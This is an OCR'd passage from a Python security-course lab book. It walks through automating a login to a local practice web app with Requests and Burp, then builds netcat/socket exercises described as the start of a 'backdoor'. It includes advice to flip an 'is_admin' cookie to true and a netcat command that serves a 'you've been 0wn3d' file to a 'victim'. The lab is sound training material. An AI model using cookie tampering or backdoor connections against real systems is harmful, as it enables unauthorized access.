
Continue to the next breakpoint by pressing `F5` or clicking the blue triangle in the program control dialog.



This executes all of the following lines of code and pauses at the breakpoint on line 18.

```
postdata = {'inputName':'hacker','inputPassword':'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES:  ",browser.cookies.items())
```


In addition to allowing it to follow the redirection we try a different username and password and then print the response. Now, examine the output in the Terminal of Visual Studio Code.



In the printed SERVER HEADERS, you can see that a cookie is being set by the following information in the header: `"Set-Cookie":"is_admin=false;Path=/login"`. This tells the Requests browser that there is an "`is_admin`" cookie that has a value of "`false`" and that a cookie should only be sent to the "`/login`" page on the server. This cookie is added to our browser's `.cookies` attribute. Also, notice that the cookie we saw earlier named "session" is set again, but this time it has no value and an expiration date of January 1, 1970. This is a common technique used by web servers to delete a cookie from the client browser.

Go back to your Burp Proxy tab and notice this time that TWO new lines appear in our proxy history.

Technet24



In the `STATUS` column, you can see the first of our new requests has a status of `302` that told it to redirect. That is the same behavior we saw the first time. But this time the request session follows up with a second request automatically. Notice that it has a `STATUS` of `200`, indicating it returned some data back to us. Now go look at that data.

Select the third line in the HTTP history, then examine the **Response** information to observe the information that was returned from the web server.

This time we see the login page. If you scroll down in the response, you will see the HTML for the form that we have to fill out, including the "`inputName`" and "`inputPassword`" fields that we have to complete. This is the same form we observed in the setup when we examined the source on the login page. Here you see the "`action`" will send the two input variables to "`/login`". With this data you can now automate the login process on the web page. The next few lines of code do that.

Now let's execute the next section of code that submits the correct username and password. Press F5 or click the blue triangle on the program control dialog box to execute until you reach the breakpoint on line 26.



This executed the following lines of code.

```
browser.headers['User-Agent']='Mozilla FutureBrowser 145.9'
postdata = {'inputName':'apiusername','inputPassword':'apipassword'}
```

```
response = browser.post('http://127.0.0.1:5730/login', postdata)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES:  ",browser.cookies.items())
```


The first line of code changes the `User-Agent` string. To change the `User-Agent`, you just have to change the value assigned to in the Headers dictionary. The next two lines submit the '`inputName`' of '`apiusername`' and '`inputPassword`' of '`apipassword`' to '`/login`'. Then it prints the response. Look at the printed response and you will notice something odd with the cookies.



Looking at the information printed to the screen, observe that the SERVER HEADERS show us some interesting information about the server. Notably absent from these headers is a "`set-cookie`" command. This is strange because if you were to look at the COOKIES, the `browser` has a new "`session`" cookie.

This really only seems odd because our program only called `.post()` once and we printed all of the headers that we had an opportunity to print. So where could that cookie possibly have come from without a "set-cookie" header? In reality the requests module made two connections to the server. Because the response to our one explicit HTTP request is a 302 redirect, the requests module automatically followed the redirect and made a 2nd HTTP request that will end up being the 5th entry recorded in Burp. Take a closer look at that fourth entry in Burp by selecting it from the proxy history. Then examine the **Request** information to observe the information that was **sent to the web server from Python**.

Technet24



First, notice that the one cookie we already had in our cookie jar " `Cookie: is_admin=False` " is automatically added by requests. `Requests` recognized that you are going back to the `/login` page and found the cookie in the cookie jar for that page. It then automatically added it to your request header. If you are ever interacting with a website and it has a cookie named "is_admin" and it's set to false, you should try changing that to true to see what happens! For example, if you changed the value of the `is_admin` cookie to `true` on this website, it gives you an answer to one of the CTF challenges in section 6 of the class. Don't tell anyone else in the class. You won't be picking your own teams so your best friend in class may be on another team. Hold on to it and use it to collect the points for one of the most difficult questions in the final capstone section of the class. A command similar to `browser.cookies.set('is_admin','true', domain="<server ip>",path="/login")` would change it. You could also modify it with burp suite's intercept function.

Second, notice that the **User-Agent** string changed to "**Mozilla FutureBrowser 145.9**". Once that attribute is set, all requests from our browser will include this User-Agent instead of the default.


Last, you will see that the username and password we sent are transmitted in the body of the request.

Now turn your attention to **Response** information to observe the information that **was returned from the web server**. Notice that the server sent " `Set-Cookie: session=<value>` ". This is where the mysterious cookie came from. The `302` redirect actually set the cookie. On this website, it sets the session cookie whether the login and password are correct or not. When the username and password are incorrect, the session cookie is set to a value that communicates that fact. Then it redirects to the login webpage where the cookie is deleted. If the username and password are correct, the session cookie is set to a valid session, and it is redirected to a different location. Here you can see it is redirected to a `/data` page.

With all this information, we can now understand the appearance of the mysterious session cookie in our cookie jar. Since we never have the opportunity to print the information from the `302` redirect, we didn't see this Set-Cookie header. Watching the

activity in a proxy like Burp can help you to understand what is happening. Examining the Location header, you can see that the `302` is directing us to a new location. Because the username and password were correct, it is sending us to the `http://127.0.0.1:5730/data` page instead of back to the login page.

Now click line 5 and click on the **Request** tab. This automatic request to the `/data` page is the result of the previous `302` redirect.



First, notice that the requests session sent the "`session`" cookie, but the "`is_admin`" cookie was not sent. That is because the parameters set by the server for the "`is_admin`" cookie specified that it should only be sent to the "`/login`" page. The "session" cookie did not have a `Path` specified, so it will be sent as a header to every page on the website.

Now look at the **Response** information to observe what was returned from the web server. We are only seeing this page because we have a valid logged-on session and are transmitting our session ID number to the server in our session cookie. The page that appears seems to be another form where we can enter a MAC address to lookup its location.

We can make a request to submit a field named '`inputMac`', but to where? This webpage doesn't have an HTML "`FORM`" or an "`ACTION`" like the previous one. This web page is just a label, an input field, and a button with their "id" values set. With no form or action, how is the data submitted? If you scroll down to the bottom of the HTML, you will find some JavaScript that is using a very popular module called `jquery` to submit an AJAX query to the server. In the HTML you will find the three lines of code shown below. These three lines say when the button with an "id" of "btnSignIn" is clicked to run the code in a javascript function called `submit_it`.

```
$('#btnSignIn').click(function() {
      submit_it();
    });
```


Technet24

Even if you know JavaScript, it can be a little difficult to figure out where the data is going by looking at the code. The good news is that there is a much easier, surefire way of knowing where the data is being sent. You can point your browser to Burp and observe what is being sent and received. But let's look at the JavaScript in the `submit_it()` function.

```
function submit_it() {
    $.ajax({
        url: '/data',
        data: {inputMAC:$('#inputMAC').val()},
        type: 'POST',
        success: function(response) {
            $('#lblResult').text(response);
        } });  };
```

In this case, the jquery `.ajax` function call will send the data from the HTML field with an "`id`" of "`inputMac`" to the URL `/data` as a `POST` message. If the webpage responds with a 200 (success), it will set the text of the HTML field with an "`id`" of "`lblResult`" to the response from the webpage. As long as we have a valid session cookie, we can submit multiple requests to this form and look up as many wireless networks as we would like. Let's submit some data and watch it work.

Press F5 or click the blue triangle to execute the next section of code.




It will stop at the next breakpoint on line 36 after executing these lines of code.

```
browser.headers['SomeSpecialHeader']='Send This Value Also'
postdata = {'inputMAC':'00:00:5e:00:01:02'}
content = browser.post('http://127.0.0.1:5730/data',postdata).content
print(content)
postdata = {'inputMAC':'00:00:00:00:00:00'}
content = browser.post('http://127.0.0.1:5730/data', postdata).content
print(content)
```

These lines of code submit a couple of different wireless networks to retrieve their location. We learned from the jquery in the previous response that we must send a field named "`inputMAC`" to the destination `http://127.0.0.1:5730/data`. To complete our new form, we create a dictionary with a key of '`inputMAC`' that has a value of a MAC address we want to look up. Then we pass that as the second argument to a POST request to our target URL.

You also created a new custom header called "`SomeSpecialHeader`". Notice that because `browser.headers` is just a dictionary, you can add or change values in the dictionary using traditional dictionary syntax. Just creating a new key and value in the "`browser.headers`" dictionary creates a new header. Back in Burp Suite, select the 6th line and observe the Request and Response.



First, notice that the browser sent our special header. Also, the `inputMAC` field containing the MAC address that we are looking up is sent in the body of the POST message.

There you will notice the **LAT** and **LON** of the submitted MAC address are returned by the server. Line 7 of the Burp Suite captured our second request for another MAC address and the server's response. Notice that once a valid session is established and the headers in our request are set, we can repeat this simple post request by changing only the `inputMAC` field and look up as many wireless network BSSIDs as we would like.

Now that we understand how the website works, we can put together a script to look up SSIDs using this website with just a few lines of code. The rest of the program will create a new stateful browser variable, authenticate to the website, then submit wireless addresses that were retrieved from the Windows Registry to look up their locations.

Press F5 or click the blue triangle to allow the rest of the program to run and lookup all of our wireless BSSID locations. Observe the results in the Visual Studio Code Terminal pane.



Technet24



The program works perfectly! But we could never have written this final block of code without careful observation of how to interact with the website.

These lines of code have also been placed in a separate program called `geolookup.py` which is in your pythonclass directory.

Here is a brief overview of the finished code.

```
import requests

def lookup_ssid(macaddress):
    postdata = {'inputMAC':macaddress}
    return browser.post('http://127.0.0.1:5730/data', postdata).content

ssids = ['12:34:56:78:90','00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff', '00:00:5e:00:01:1b', '00:00:5e:00:01:02',
'00:00:5e:00:01:32', '68:1c:a2:06:68:ee', '14:d6:4d:25:57:86', '00:00:00:00:00:00', '00:00:5e:00:52:13',
'00:00:00:dd:dd:dd', '00:00:0c:9f:f0:c9', '00:1b:17:00:01:15', '00:11:74:48:8f:30', '00:00:0c:9f:f0:cb']

browser = requests.session()
postdata = {'inputName':'apiusername','inputPassword':'apipassword'}
response = browser.post('http://127.0.0.1:5730/login', postdata)
if response.status_code == 200:
    print("You have been logged in")
    for eachmac in ssids:
        print(f"Looking up {eachmac} ...")
        print(f"{eachmac} is at ", lookup_ssid(eachmac))
```

After importing the required modules, we create a variable called `browser` that will hold our `requests.session()` object and allow us to state-fully interact with the webpage. Then we need to submit the username and password to the login page. If we successfully logged in, the `status_code` will be a `200`. Once we are logged in, we have a session cookie and can submit as many SSIDs to the `/data` page as we would like. In this case, we use a for loop to look up several MAC addresses related to our forensics investigation.

werejugo.py: A Laptop Location Tracking Tool

All of the registry concepts we've discussed, as well as a few others, are implemented for you in a tool called `werejugo.py`. werejugo requires that you register for a `wigle.net` API key so you can look up the locations of the SSIDs. It also uses a Google Geolocation API for additional information. The tool geolocates the laptop based on the location of the laptop whenever a Windows Networking Diagnostic is run. When a diagnostic is run, a Windows Event ID 6100 is recorded in the event logs. That event log contains the signal strength of wireless access points that are within range of the laptop. We can use those SSIDs and the signal strength to geolocate the laptop using APIs to locate your position. After finding each of these artifacts, werejugo will create a web page containing dates, times, and locations of the laptop.

Check out the finished product! `https://github.com/markbaggett/werejugo`

Lab Conclusions

You are finished with this lab. You can now close all of the applications that were used in this lab. That includes the GEOIP web application, the Burp Suite and Python.

In this lab, we learned how to use Requests to interact with a webpage to:

- Log in to a web form with a username and password
- Selectively follow redirection commands
- Submit data to an API used by a jquery form
- Create custom HTTP headers
- Modify the User-Agent
- Maintain sessions interacting with web APIs

Technet24

Lab 5.1: Socket Essentials

Objectives

- Understand how to use Python sockets as a client
- Understand how to use Python sockets as a server
- Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

Lab Description

The longest journey begins with a single step. So now it is time for the first exercise as we start building our new backdoor. This exercise is comprised of two parts. First, we will use the interactive Python shell to create client socket objects to talk with a Netcat listener. Next, we will use a Python socket server and a Netcat client. Finally, we will write a small program that will act as a client to connect to a Netcat listener and download the contents of a text file. This `lab5.1.py` will be the basis on which we will build our backdoor.

Lab Setup

In this lab has no initial setup. you will use two terminal windows. Open a Terminal by double-clicking the desktop icon.



In one Terminal, start the Python 3 interactive shell. You do not need the '573' virtual environment for this series of labs but using it will not negatively impact the lab.

```
$ python3
Python 3.10.8 (main, Oct 12 2022, 19:14:26) [GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

No Hints Challenge

This lab has two parts:

1. Use Netcat to interact with Python 3 sockets and discover the nuances of sockets
    - Netcat Listener and Socket Client
    - Netcat Client and a Socket Server

2. Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

A full walk-through is available in a section below.

Full Walk-through: Socket Client

Let's use a socket to communicate with a Netcat listener on our own computer. The first step is to start a Netcat listener yourself. Inside your Linux virtual machine you will need two terminal windows. Top open a terminal window click on the Terminal Icon on your desktop.



In the first Terminal Window start a netcat listening on port 9000.

```
$ nc -l -p 9000
```

Note: that is a dash lowercase ell, "`l`", as in listen, not the number one "`1`".

In the second Terminal window and type **python3** to start an interactive Python interpreter:

```
$ python3
Python 3.10.8 (main, Oct 12 2022, 19:14:26) [GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Then, inside your interactive Python window, type the following lines:

```
>>> import socket
>>> mysocket = socket.socket()
>>> mysocket.connect(("127.0.0.1", 9000))
>>> mysocket.send(b"Hello\n")
6
>>> mysocket.send(b"Are you there\n")
14
```

The lower case "b" outside the quotes causes us to send bytes instead of strings. The `socket.send()` method requires bytes as its input. The "\n" is the new line character and represents pressing Enter ⏎ in the Terminal window. Notice that the strings "Hello" and "Are you there" appear in your Netcat window immediately after you transmit them.

Technet24

```
$ nc -l -p 9000
Hello
Are you there                <- RECEIVED!!!
```

But how does `recv()` work? Is data queued and saved? What if you are not "receiving" at the exact moment the packets are transmitted? `recv()` takes care of this for you. Let's stage some data in the buffer on the client computer so it is ready for the `recv()` command.

In your Netcat window, type **I am here!** and press Enter ⏎ .

```
$ nc -l -p 9000
Hello
Are you there
I am here!               <- TRANSMITTED!!!
```

Now, in your Python session, issue the `recv()` command:

```
>>> mysocket.recv(100)
b'I am here!\n'
```

Notice that the data immediately appears on the screen. Also, notice that the string has a small `b` in front of it. This indicates that you received bytes and not a string. Now try issuing the `recv()` command when there is no data queued, and use the decode method to convert the bytes into a string.

```
>>> mysocket.recv(100).decode()
```

Notice that the `recv()` command sits there and waits for packets to arrive. It will display the information when you go to your Netcat window and type **Are you waiting on me?** and press Enter ⏎ .

```
$ nc -l -p 9000
Hello
Are you there
I am here!
Are you waiting on me?              <- TRANSMITTED!!!
```

Switch back to the Python session and you see the string. Notice that this time there is no 'b' in front of it. The `decode()` method converted the bytes into a Python string.

```
>>> mysocket.recv(100).decode()
'Are you waiting on me?\n'
```

You can now close both you netcat and Python terminals.

Full Walk-through: Socket Server

This time let's turn it around and run a server inside our Python shell and then connect to it with Netcat.

First, let's start up our Python server in a new Terminal.

```
$ python3
Python 3.10.8 (main, Oct 12 2022, 19:14:26) [GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Now, inside your Python shell, start up your socket server, as follows:

```
>>> import socket
>>> myserver = socket.socket()
>>> myserver.bind(("", 5000))
>>> myserver.listen(1)
```

Your service is now listening. Open a new Terminal to be your Netcat window, and connect to the server using Netcat:

```
$ nc 127.0.0.1 5000
```

Now the server can accept the connection. The `accept()` method will return a tuple containing a connection object and a tuple containing information about the remote connection. The connection object then can be used to send and receive information across the socket. Take the string "Hello There\n" and turn it into bytes by calling `encode()`, then transmit it using `send()`. Instead of calling `encode()`, you could also simply place a small `b` outside of the string to make it bytes. Either will work. In your Python shell, let's try:

```
>>> connection, remoteip = myserver.accept()
>>> print(remoteip)
('127.0.0.1', 48322)
>>> connection.send(b"Hello There\n")
```

Notice that "Hello There" appears in your Netcat window.

```
$ nc 127.0.0.1 5000
Hello There          <- RECEIVED!!!
```

Now send data back in the other direction. Continue in your Python shell and type the following:

```
>>> connection.recv(1024)
```

Now that it is ready to receive the data, type the following into the Netcat listener: **Back at you!**

Technet24

```
$ nc 127.0.0.1 5000
Hello There
Back at you!          <- TRANSMIT!!!
```


And back in Python, you will see the text:

```
>>> connection.recv(1024)
b'Back at you!\n'
```

Plant a File on a Target

Let's start out with an exercise that would require a simple program.

In this scenario, you are required to plant a file on target systems within the environment to prove that you were able to gain access to them. You will write a simple script that connects out to a remote Netcat listener and then reads the information sent from Netcat. For simplicity's sake, your program will have to display only the file that it receives on the screen.



First, change to the pythonclass directory by typing the following command into a new Terminal window:

```
$ cd ~/Documents/pythonclass
```

Look at the contents of the file to plant using the `cat` command:

```
$ cat filetoplant.txt
Consider this proof that youve been 0wn3d
```

Then set up your Netcat listener (in the same Terminal window), preparing to transfer the file to the victim:

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Now write a Python script to connect to the Netcat listener, read data from the socket, and print it to the screen. You can start from scratch when writing your program. Alternatively, because you have already typed commands that you know work in your interactive Python shell, you could copy and paste those lines from the shell into a new script. You can use the arrow keys to go through your history and copy the commands that worked for you.

Full Walk-through: lab5.1.py

